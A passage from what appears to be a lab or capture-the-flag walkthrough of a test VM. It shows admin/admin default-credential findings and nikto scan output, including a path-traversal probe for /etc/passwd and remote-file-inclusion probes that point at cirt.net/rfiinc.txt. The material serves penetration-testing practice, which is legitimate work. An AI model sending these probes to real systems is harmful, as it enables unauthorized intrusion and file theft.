
DB connection ok.

Username: admin


Password: •••••

login

Next, I ran nikto scanner on the website to see if I can find anything new of the website.




```
hackercoolmagz@kali:~$ nikto -h 192.168.36.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.129
+ Target Hostname:    192.168.36.129
+ Target Port:        80
+ Start Time:         2020-04-06 13:39:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to re
nder the content of the site in a different fashion to the MIME type
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Default account found for 'Restricted Content' at /debug/ (ID 'admin', PW 'admin').
 Generic account discovered..
+ Entry '/debug/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
```



```
+ Entry '/debug/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.
2.34 is the EOL for the 2.x branch.
+ /index.php?page=../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-i
n is vulnerable to file traversal, allowing an attacker to view any file on the host.
 (probably Rocket, but could be any index.php)
+ Uncommon header 'x-ob mode' found, with contents: 1
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an
 unknown scanner.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /index.php: Output from the phpinfo() function was found.
+ OSVDB-5292: /index.php?module=PostWrap&page=http://cirt.net/rfiinc.txt?: RFI from R
Snake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?page=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (ht
tp://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-5292: /index.php?page=http://cirt.net/rfiinc.txt??: RFI from RSnake's list (h
ttp://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /login.php: Admin login page/section found.
```

Nikto gave me a lot of information along with a new page named /debug/ which is having default username and password ("admin") set. So I opened this page in the browser.



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.36.129 Port 80

